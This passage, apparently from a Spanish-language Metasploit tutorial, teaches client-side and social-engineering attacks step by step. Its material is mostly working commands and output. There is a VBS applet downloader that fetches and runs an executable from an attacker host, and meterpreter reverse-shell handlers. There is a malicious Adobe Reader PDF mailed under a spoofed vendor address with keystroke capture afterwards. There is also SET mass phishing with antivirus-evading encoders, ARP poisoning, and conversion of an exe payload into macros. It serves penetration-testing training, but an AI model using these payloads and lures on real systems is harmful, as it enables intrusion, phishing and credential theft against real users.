BinaryStream.Type = adTypeBinary >> C:\windows\apsou.vbs & echo  
BinaryStream.Open >> C:\windows\apsou.vbs & echo BinaryStream.Write  
BinaryGetURL(Wscript.Arguments(0)) >> C:\windows\apsou.vbs & echo  
BinaryStream.SaveToFile Wscript.Arguments(1), adSaveCreateOverWrite >>  
C:\windows\apsou.vbs & echo Function BinaryGetURL(URL) >>  
C:\windows\apsou.vbs & echo Dim Http >> C:\windows\apsou.vbs & echo  
Set Http = CreateObject("WinHttp.WinHttpRequest.5.1") >>  
C:\windows\apsou.vbs & echo Http.Open "GET", URL, False >>  
C:\windows\apsou.vbs & echo Http.Send >> C:\windows\apsou.vbs & echo  
BinaryGetURL = Http.ResponseBody >> C:\windows\apsou.vbs & echo End  
Function >> C:\windows\apsou.vbs & echo Set shell =  
CreateObject("WScript.Shell") >> C:\windows\apsou.vbs & echo shell.Run  
"C:\windows\my.exe" >> C:\windows\apsou.vbs & start  
C:\windows\apsou.vbs http://X.X.X.X/my.exe C:\windows\my.exe'>  
</applet>" >> /var/www/index.html
```

Tambien agregaremos un mensaje que le indique al usuario que acepte nuestro applet malicioso.

```
root@bt4:/pentest/exploits/framework3/# echo "" >> /var/www/index.html
root@bt4:/pentest/exploits/framework3/# echo "Please wait. We
appreciate your business. This process may take a while." >>
/var/www/index.html
root@bt4:/pentest/exploits/framework3/# echo "To view this page
properly you must accept and run the applet.
We are sorry for any inconvenience. " >> /var/www/index.html
```

Ahora tenemos que configurar el Metasploit multi/handler para escuchar los intentos de conexiones de los clientes. Vamos estar escuchando por un reverse shell desde el objetivo en el puerto 443. Este puerto esta asociado con el trafico HTTPS y la mayoria de los firewalls de las organizaciones permiten que este trafico salga de su red. Como antes, cambia el "X.X.X.X" por tu IP.

```
msf > use exploit/multi/handler
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST X.X.X.X
LHOST => X.X.X.X
msf exploit(handler) > set LPORT 443
LPORT +> 443
msf exploit(handler) > save
Saved configuration to: /root/.msf3/config
msf exploit(handler) >exploit -j
[*] Exploit running as background job.
[*] Started reverse handler
[*] Starting the payload handler...
```

Cuando una victima navegue a nuestro sitio web y acepte la advertencia de seguridad, el payload de Meterpreter se ejecutara y se conectara de regreso al handler, a nosotros.

```
msf exploit(handler) >
[*] Sending stage    (718336 bytes)
[*] Meterpreter session 1 opened (A.A.A.A:443 -> T.T.T.T:44477)
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > ps
Process list
```

```
=====
PID      Name          Path
---      ---
204      jusched.exe   C:\ProgramFiles\Java\jre6\bin\jusched.exe
288      ctfmon.exe    C:\WINDOWS\system32\ctfmon.exe
744      smss.exe     \SystemRoot\System32\smss.exe
912      winlogon.exe  C:\WINDOWS\system32\winlogon.exe
972      services.exe  C:\WINDOWS\system32\services.exe
984      lsass.exe    C:\WINDOWS\system32\lsass.exe
1176      svchost.exe  C:\WINDOWS\system32\svchost.exe
1256      java.exe    C:\Program Files\Java\jre6\bin\java.exe
1360      svchost.exe  C:\WINDOWS\System32\svchost.exe
1640      spoolsv.exe  C:\WINDOWS\system32\spoolsv.exe
1712      Explorer.EXE C:\WINDOWS\Explorer.EXE
1872      jqs.exe     C:\Program Files\Java\jre6\bin\jqs.exe
2412      my.exe      C:\windows\my.exe
3052      iexplore.exe C:\Program Files\Internet
                           Explorer\iexplore.exe
meterpreter >
```

Como nota final, si tienes problemas obteniedo acceso, asegurate que los archivos

```
'C:\windows\apsou.vbs'
and
'C:\windows\my.exe'
```

NO exista en tu objetivo.

Si intentas volver a usar el exploit en este cliente, no podras iniciar correctamente el script vbs.

Si sigues experimentando problemas y te has asegurado que los archivos de arriba no estan en el sistema, por favor revisa la siguiente localizacion en el registro y haz los cambios necesarios.

```
Start > run : regedit
```

```
navigate to:
HKLM\Software\Policies\Microsoft\Windows\CurrentVersion\Internet
Settings\Security_HKLM_only
```

```
change value to: 0
```

```
navigate to:
```

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet  
Settings\Zones\3\Flags  
  
click Decimal  
change value to 3  
  
navigate to:  
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet  
Settings\Zones\3\  
  
make new dword with the name 1C00  
value in hex 10000  
  
navigate to:  
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet  
Settings\Zones\3\Flags  
  
click Decimal  
change value to 3
```

Ahora cerramos regedit e iniciamos o reiniciamos el IE y la nueva configuracion se deberia aplicar.

## El ataque del lado del cliente

Como ya se ha discutido, Metasploit tiene muchos usos y ahora vamos a discutir otro aqui, es ataques client side. Para mostrar el poder de como puede ser usado MSF en ataques client side usaremos una historia.

En el mundo de la seguridad, la ingenieria social se ha convertido en un ataque cada vez mas usado. A pesar de que las tecnologias estan cambiando, una cosa que se mantiene igual es la falta de seguridad con las personas. Debido a esto, la ingenieria social se ha convertido en un tema muy "caliente" en el mundo de la seguridad hoy en dia.

En nuestro primer escenario nuestro atacante ha estado recolectando mucha informacion usando una herramienta como Metasploit Framework, Maltego y otras herramientas para conseguir direcciones de correos electronicos e informacion para poder lanzar un ataque de client side con ingenieria social en la victima.

Despues de la inmersion con exito por internet en busca de correos electronicos, ha ganado dos piezas clave de informacion.

- 1) Utilizan "Best Computers" para servicio tecnico.
- 2) El departamento IT tiene una direccion de correo electronico itdept@victim.com

Queremos ganar acceso shell del computador del Departamento IT y ejecutar un keylogger para capturar un password, o cualquier otra informacion de importante.

Comenzamos por cargar el msfconsole.

Luego de cargar, creamos un PDF malicioso que le dara a la victima una cierta confianza al abrirlo. Para hacer esto, debe parecer legitimo, tener un titulo que sea realista, y que no sea marcado por los anti-virus o alguna otra alerta de seguridad.

Vamos a usar el Adobe Reader "util.printf()" JavaScript Function Stack Buffer Overflow Vulnerability.

Adobe Reader es propenso a una vulnerabilidad de desboradamiento de buffer basado en la pila debido que la aplicacion no realiza una revision de los limites adecuados de los datos proporcionados por el usuario.

Un atacante puede explotar este problema ejecutando codigo arbitrario con los privilegios del usuario ejecutando la aplicacion o cerrar la aplicacion, denegando el servicio a los usuarios legitimos.

Asi que empezamos por crear nuestro archivo PDF malicioso para usar en este ataque de client side.

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > set FILENAME BestComputers-
UpgradeInstructions.pdf
FILENAME => BestComputers-UpgradeInstructions.pdf
msf exploit(adobe_utilprintf) > set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(adobe_utilprintf) > set LHOST 192.168.8.128
LHOST => 192.168.8.128
msf exploit(adobe_utilprintf) > set LPORT 4455
LPORT => 4455
msf exploit(adobe_utilprintf) > show options

Module options:

Name Current Setting Required Description
----- -----
FILENAME BestComputers-UpgradeInstructions.pdf yes The file name.
OUTPUTPATH /pentest/exploits/framework3/data/exploits yes The location
of the file.
```

Payload options (windows/meterpreter/reverse\_tcp) :

```
Name Current Setting Required Description
----- -----
EXITFUNC process yes Exit technique: seh, thread, process
LHOST 192.168.8.128 yes The local address
LPORT 4455 yes The local port
```

Exploit target:

Id	Name
--	--

```
0 Adobe Reader v8.1.2 (Windows XP SP3 English)
```

Una vez que tengamos todas las opciones definidas en el modo que queramos, ejecutamos "exploit" para crear el archivo.

```
msf exploit(adobe_utilprintf) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Creating 'BestComputers-UpgradeInstructions.pdf' file...
[*] Generated output file
/pentest/exploits/framework3/data/exploits/BestComputers-
UpgradeInstructions.pdf
[*] Exploit completed, but no session was created.
msf exploit(adobe_utilprintf) >
```

Así podemos ver que el archivo PDF fue creado en un sub-directorio en donde estamos.

Vamos a copiarlo en el directorio /tmp para que sea fácil de localizar más tarde.

Antes de enviar el archivo malicioso a nuestra víctima, necesitamos configurar algo que escuche para capturar la conexión inversa. Vamos a usar msfconsole para configurar el multi handler.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4455
LPORT => 4455
msf exploit(handler) > set LHOST 192.168.8.128
LHOST => 192.168.8.128
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

Ahora que estamos a la escucha esperando en recibir el payload malicioso, tenemos que entregar este payload a la víctima y como en la recopilación de información obtuvimos la dirección de correo electrónico del departamento IT, usaremos un pequeño y útil script llamado sendEmail para enviar el payload a la víctima. Con el kung-fu de una-línea, podemos adjuntar el archivo pdf, usamos cualquier servidor smtp que queramos y escribimos un email convincente desde cualquier dirección...

```
root@bt4:~# sendEmail -t itdept@victim.com -f
techsupport@bestcomputers.com -s 192.168.8.131 -u Important Upgrade
Instructions -a /tmp/BestComputers UpgradeInstructions.pdf
Reading message body from STDIN because the '-m' option was not used.
If you are manually typing in a message:
```

- First line must be received within 60 seconds.
- End manual input with a CTRL-D on its own line.

IT Dept,

We are sending this important file to all our customers. It contains very important instructions for upgrading and securing your software. Please read and let us know if you have any problems.

Sincerely,

Best Computers Tech Support


Aug 24 17:32:51 bt4 sendEmail[13144]: Message input complete.

Aug 24 17:32:51 bt4 sendEmail[13144]: Email was sent successfully!

Como podemos ver aqui, el script nos permite poner cualquier direccion FROM (-f) , cualquier direccion TO (-t), cualquier servidor SMTP (-s) como tambien un Titulo (-u) y el archivo adjunto (-a). Una vez que hacemos todo esto y precionamos enter podemos escribir cualquier mensaje que queramos, luego precionamos CTRL+D y esto enviara el correo electronico a la victim.

Ahora en la maquina de la victim, los empleados del Departamento IT lo conseguiran durante el dia cuando inicien seccion en el computador para revisar sus correos.

El ve el muy importante documento y lo copia hacia su escritorio como lo hace siempre, y lo escanea con su programa anti-virus favorito.



Como podemos ver, paso sin ser detectado por lo que nuestro administrador IT esta dispuesto en abrir este archivo para implementar rapidamente estas importantes actualizaciones. Al hacer

click el archivo abre Adobe pero muestra una ventana gris que no revela nunca un PDF. En cambio, en el equipo atacante se revela...

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (718336 bytes)
session[*] Meterpreter session 1 opened (192.168.8.128:4455 ->
192.168.8.130:49322)

meterpreter >
```

Ahora tenemos una shell de su computador a traves de un ataque de client side con un PDF malicioso. Por supuesto, seria conveniente a este punto mover la shell a otro proceso diferente, porque cuando se finalize Adobe no perdamos la shell. Luego obtenemos informacion del sistema, ejecutamos un keylogger y continuamos explotando la red.

```
meterpreter > ps

Process list
=====

PID Name Path
--- -----
852 taskeng.exe C:\Windows\system32\taskeng.exe
1308 Dwm.exe C:\Windows\system32\Dwm.exe
1520 explorer.exe C:\Windows\explorer.exe
2184 VMwareTray.exe C:\Program Files\VMware\VMware
Tools\VMwareTray.exe
2196 VMwareUser.exe C:\Program Files\VMware\Tools\VMwareUser.exe
3176 iexplore.exe C:\Program Files\Internet Explorer\iexplore.exe
3452 AcroRd32.exe C:\Program Files\Adobe\Reader\8.0\Reader\AcroRd32.exe

meterpreter > migrate 1520
[*] Migrating to 1520...
[*] Migration completed successfully.

meterpreter > sysinfo
Computer: OFFSEC-PC
OS : Windows Vista (Build 6000, ).

meterpreter > use priv
Loading extension priv...success.

meterpreter > keyscan_start
Starting the keystroke sniffer...

meterpreter > keyscan_dump
Dumping captured keystrokes...
Support, I tried to open this file 2-3 times with no success. I even
had my admin and CFO try it, but no one can get it to open. I
```

```
turned on the remote access server so you can log in to fix our p this  
problem. Our user name is admin and password for that session is  
123456. Call or eme ail when you are done. Thanks IT Dept  
meterpreter >
```

GAME OVER

## Kit de herramientas de la ingeniería social

El Kit de Herramientas de Ingeniería Social (Social-Engineering Toolkit, SET) fue diseñado por David Kennedy (ReL1K) e incorpora muchos ataques de Ingeniería-Social todo en una simple interfaz. El propósito principal de KIS es automatizar y mejorar muchos de los ataques de ingeniería social que existen. Como pentesters, la ingeniería social es a menudo una práctica que no muchas personas realizan. Puedes descargar el Kit de Herramientas de Ingeniería Social a través de subversión simplemente escribiendo en BackTrack 4:

```
svn co http://svn.thepentest.com/social\_engineering\_toolkit/ SET/
```

La belleza con la versión actual de SET es que no requiere ningún módulo extra de Python, así que todo lo que necesitas hacer es ejecutarlo:

```
root@bt4:/home/relik# cd SET/  
root@ssdavebt4:/home/relik/SET# ./set
```

```
[---] The Social Engineering Toolkit (SET) [---]  
[---] Written by David Kennedy (ReL1K) [---]  
[---] Version: 0.1 Alpha [---]
```

Welcome to the Social Engineering Toolkit, your one-stop shop for all of your social engineering needs.

Select from the menu on what you would like to do:

1. Automatic E-Mail Attacks
2. Website Attacks
3. Update the Metasploit Framework
4. Help
5. Exit the Toolkit

Enter your choice:

Tenga en cuenta que esta es una versión alfa de SET y está diseñado para ser lanzado con el lanzamiento del Framework de Ingeniería Social (<http://www.social-engineer.org>). Si notas, el formato general de SET es muy similar al menú interactivo de Fast-Track. Esto fue intencional ya que probablemente se convertirá eventualmente en un módulo de Fast-Track.

Escenario 1

Tienes como objetivo una organización y has utilizado herramientas de código abierto, Google, y otros, y hemos sido capaces de extraer 30 direcciones de e-mail. Quieres enviar muchos correos a estos individuos con la esperanza que abran el archivo adjunto y finalmente te den acceso al sistema.

Lo primero que necesitas es crear una lista con las direcciones de correo electrónico con el formato de abajo:

```
bob@example.com  
joe@example.com  
jane@example.com  
josh@example.com
```

Una vez que tenemos la lista generada, carga SET, crea un payload para que se conecte de regreso a ti, y prepárate para conseguir algunas shells.

```
root@bt4:/home/relik/SET# ./set

[---] The Social Engineering Toolkit (SET) [---]
[---] Written by David Kennedy (ReL1K) [---]
[---] Version: 0.1 Alpha [---]

Welcome to the Social Engineering Toolkit, your one-stop shop
for all of your social engineering needs.

Select from the menu on what you would like to do:

1. Automatic E-Mail Attacks
2. Website Attacks
3. Update the Metasploit Framework
4. Help
5. Exit the Toolkit

Enter your choice: 1

[---] The Social Engineering Toolkit (SET) [---]
[---] Written by David Kennedy (ReL1K) [---]
[---] Version: 0.1 Alpha [---]
[---] E-Mail Attacks Menu [---]

This menu will automate file-format email attacks for you. You will
first have to create your own payload, you can easily do this by using
the "Create a FileFormat Payload", then from there launch the mass
e-mail attack.

1. Perform a Mass Email Attack
2. Create a Social-Engineering Payload
3. Return to Main Menu.
```

```
Enter your choice: 1
Do you want to create a social-engineering payload now yes or no: yes

Select the file format exploit you want.

The default is the PDF embedded EXE.
```

```
***** METASPLOIT PAYLOADS *****
```

1. Adobe Collab.collectEmailInfo Buffer Overflow
2. Adobe Collab.getIcon Buffer Overflow
3. Adobe JBIG2Decode Memory Corruption Exploit
4. Adobe PDF Embedded EXE Social Engineering
5. Adobe util.printf() Buffer Overflow
6. Custom EXE to VBA (sent via RAR)

```
Enter the number you want (press enter for default): 4
You have selected the default payload creation. SET will generate a
normal PDF with embedded EXE.
```

1. Windows Reverse TCP Shell
2. Windows Meterpreter Reverse Shell
3. Windows Reverse VNC
4. Windows Reverse TCP Shell (x64)

```
Enter the payload you want: 1
Enter the IP address you want the payload to connect back to you on:
10.211.55.130
Enter the port you want to connect back on: 4444
Generating fileformat exploit...
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Reading in 'src/msf_attacks/form.pdf'...
[*] Parseing 'src/msf_attacks/form.pdf'...
[*] Parseing Successfull.
[*] Using 'windows/shell_reverse_tcp' as payload...
[*] Creating 'template.pdf' file...
[*] Generated output file
/home/relik/SET/src/program_junk/template.pdf
```

```
Payload creation complete. All payloads get sent to the
src/msf_attacks/template.pdf directory
```

```
Press enter to return to the prior menu.
```

As an added bonus, use the file-format creator in SET to create your attachment.

[ - ] A previous created PDF attack by SET was detected..Do you want to use the PDF as a payload? [ - ]

Enter your answer yes or no: yes

#### Social Engineering Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
3. Return to main menu.

Enter your choice: 2

Which template do you want to use?

1. Strange and Suspicious Computer Behavior
2. Email to SysAdmins, can't open PDF
3. Please Open up this Status Report
4. Enter your own message

Enter your choice: 3

The mass emailer will allow you to send emails to multiple individuals in a list. The format is simple, it will email based off of a line. So it should look like the following:

john.doe@ihazemail.com  
jane.doe@ihazemail.com  
wayne.doe@ihazemail.com

This will continue through until it reaches the end of the file. You will need to specify where the file is, for example if its in the SET folder, just specify filename.txt (or whatever it is). If its somewhere on the filesystem, enter the full path, for example /home/relik/ihazemails.txt

Enter the path to the file to import into SET: email.txt

Enter your GMAIL email address: relik@gmail.com

Enter your password for gmail (it will not be displayed back to you):

  Sent e-mail number: 1


```
Sent e-mail number: 2  
Sent e-mail number: 3  
Sent e-mail number: 4
```

```
SET has finished deliverying the emails. Do you want to setup a  
listener yes or no: yes  
[*] Please wait while we load the module tree...  
[*] Handler binding to LHOST 0.0.0.0  
[*] Started reverse handler  
[*] Starting the payload handler...
```

Ahora que los correos electronicos se han enviado y estamos a la escucha. Esperamos que del otro extremo se haga el trabajo y hagan clic en nuestro PDF.



Ahora el usuario abre el PDF, y se le presenta un PDF de forma correcta. Vease abajo:



En el sistema que tenemos a la escucha en BackTrack 4 vemos esto:

```
[*] Please wait while we load the module tree...  
[*] Handler binding to LHOST 0.0.0.0  
[*] Started reverse handler  
[*] Starting the payload handler...  
[*] Command shell session 1 opened (10.211.55.130:4444 ->  
10.211.55.140:1079)  
  
Microsoft Windows [Version 5.2.3790]
```

```
(C) Copyright 1985-2003 Microsoft Corp.  
C:\Documents and Settings\Administrator\Desktop>
```

Otra opcion para explotacion otra que no sea por e-mail es creando una pagina web falsa que tenga un Payload de Metasploit y una vez que se visita, mostramos un Applet de Java "firmado" por Microsoft Corporation y si ellos aceptan, nuestro payload se cargara. Otro ejemplo que podemos usar, si estamos dentro de una red es con un envenenamiento automatico del cache ARP donde podemos tener SET para envenenar la subred de la victim a y reemplazar todos los HREF's de la victim a con nuestras paginas. Usaremos este ejemplo en el escenario de abajo sin embargo, envenenamiento del cache ARP es una opcion, yo recomendaria combinar cross-site scripting y un buen e-mail elaborado o una llamada telefonica con el fin de conseguir que vaya a su sitio.

```
root@bt4:/home/relik/SET# ./set
```

```
[---] The Social Engineering Toolkit (SET) [---]  
[---] Written by David Kennedy (ReL1K) [---]  
[---] Version: 0.1 Alpha [---]
```

```
Welcome to the Social Engineering Toolkit, your one-stop shop  
for all of your social engineering needs.
```

```
Select from the menu on what you would like to do:
```

1. Automatic E-Mail Attacks
2. Website Attacks
3. Update the Metasploit Framework
4. Help
5. Exit the Toolkit

```
Enter your choice: 2
```

```
The Social Engineering Toolkit "Web Attack" will create a  
fake "professional" looking website for you with malicious  
java applet code. When you entice a victim to the website  
either through social-engineering, a XSS vulnerability,  
E-Mail, or other options, it will prompt the user to say  
"Yes" to run the applet signed by Microsoft. Once accepted  
a payload will be run on the remote system and executed.
```

```
The payload itself will be generated dynamically through  
Metasploit and the handler and everything be setup for you  
automatically through the SEF Web Attack toolkit.
```

```
Do you wish to continue? y/n: y  
What payload do you want to generate:
```

```
Name: Description:
```

1. Windows Shell Reverse\_TCP Spawn a command shell on victim and send back to attacker.
2. Windows Reverse\_TCP Meterpreter Spawn a meterpreter shell on victim and send back to attacker.
3. Windows Reverse\_TCP VNC DLL Spawn a VNC server on victim and send back to attacker.
4. Windows Bind Shell Execute payload and create an accepting port on remote system.

Enter choice (example 1-4): 2

Below is a list of encodings to try and bypass AV.

Select one of the below, Avoid\_UTF8\_tolower usually gets past them.

1. avoid\_utf8\_tolower
2. shikata\_ga\_nai
3. alpha\_mixed
4. alpha\_upper
5. call4\_dword\_xor
6. countdown
7. fnstenv\_mov
8. jmp\_call\_additive
9. nonalpha
10. nonupper
11. unicode\_mixed
12. unicode\_upper
13. alpha2
14. No Encoding

Enter your choice : 2

Enter IP Address of the listener/attacker (reverse) or host/victim (bind shell): 10.211.55.130  
Enter the port of the Listener: 4444  
Created by msfpayload (<http://www.metasploit.com>) .  
Payload: windows/meterpreter/reverse\_tcp  
Length: 274  
Options: LHOST=10.211.55.130,LPORT=4444,ENCODING=shikata\_ga\_nai  
Do you want to start a listener to receive the payload yes or no: yes

Launching Listener...

\*\*\*\*\*  
\*\*\*\*\*

Launching MSFCONSOLE on 'exploit/multi/handler' with  
PAYLOAD='windows/meterpreter/reverse\_tcp'

Listening on IP: 10.211.55.130 on Local Port: 4444 Using encoding:  
ENCODING=shikata\_ga\_nai

```
*****  
*****
```

Would you like to use ettercap to ARP poison a host yes or no: yes

Ettercap allows you to ARP poison a specific host and when they browse a site, force them to use oursite and launch a slew of exploits from the Metasploit repository. ETTERCAP REQUIRED.

What IP Address do you want to poison: 10.211.55.140

Setting up the ettercap filters....

Filter created...

Compiling Ettercap filter...

etterfilter NG-0.7.3 copyright 2001-2004 ALoR & NaGA

12 protocol tables loaded:

DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth

11 constants loaded:

VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoE IP ARP

Parsing source file 'src/program\_junk/ettercap.filter' done.

Unfolding the meta-tree done.

Converting labels to real offsets done.

Writing output to 'src/program\_junk/ettercap.ef' done.

-> Script encoded into 16 instructions.

Filter compiled...Running Ettercap and poisoning target...

```
*****  
*****
```

Web Server Launched. Welcome to the SEF Web Attack.

```
*****  
*****
```


[--] Tested on IE6, IE7, IE8 and FireFox [--]

Type -c to exit..

Echemos una ojeada al navegador de la victima:



Fijese en la parte inferior izquierda que la URL ha sido sustituido por nuestro sitio web. Ahora la victima realiza una busqueda normal en Google. Veamos que pasa:



Tenga en cuenta que la advertencia de seguridad nos pide confiar en una aplicacion firmada por Microsoft Corporation. Despues que el usuario acepta y ejecuta la aplicacion, se nos regresan algunas cosas:

```
[*] Exploit running as background job.  
msf exploit(handler) >  
[*] Handler binding to LHOST 0.0.0.0  
[*] Started reverse handler  
[*] Starting the payload handler...  
[*] Sending stage (718336 bytes)  
[*] Meterpreter session 1 opened (10.211.55.130:4444 ->  
10.211.55.140:1129)  
  
msf exploit(handler) > sessions -i 1  
[*] Starting interaction with 1...
```

```
meterpreter > execute -f cmd.exe -i
Process 2596 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

Para ver el video en linea de este ataque, revisa la pagina de vimeo de David Kennedy's aqui.

SET todavia esta en progreso y nuevos ataques seran liberados junto con la herramienta. SET utiliza multiples vectores de ataques para hacer que su experiencia en ingenieria social sea un poco mas facil.

## Métodos infección VBScript

Metasploit tiene un par de metodos ya construidos que puedes utilizar para infectar documentos de Word y Excel con payloads de Metasploit. Ademas puedes usar tus propios payload personalizados. No es necesario que sea un payload de Metasploit. Este metodo es util despues de un ataque client-side y tambien puede ser util si se tiene que evitar algun tipo de filtro que no permita archivos ejecutables y solo permita pasar documentos.

Primero lo primero, vamos a crear nuestro VBScript y establecer a Metasploit para la escucha.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload
windows/meterpreter/reverse_tcp LHOST=10.211.55.162 LPORT=8080
ENCODING=shikata_ga_nai X > payload.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 280
Options: LHOST=10.211.55.162,LPORT=8080,ENCODING=shikata_ga_nai
root@bt4:/pentest/exploits/framework3# mv payload.exe tools/
root@bt4:/pentest/exploits/framework3# cd tools/
root@bt4:/pentest/exploits/framework3/tools# ruby exe2vba.rb
payload.exe payload.vbs
[*] Converted 14510 bytes of EXE into a VBA script
root@bt4:/pentest/exploits/framework3/tools# cd..
root@bt4:/pentest/exploits/framework3# ./msfcli | grep multi/handler
[*] Please wait while we load the module tree...
exploit/multi/handler Generic Payload Handler
root@bt4:/pentest/exploits/framework3# ./msfcli exploit/multi/handler
PAYLOAD=windows/meterpreter/reverse_tcp ENCODING=shikata_ga_nai
LPORT=8080 LHOST=10.211.55.162 E
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

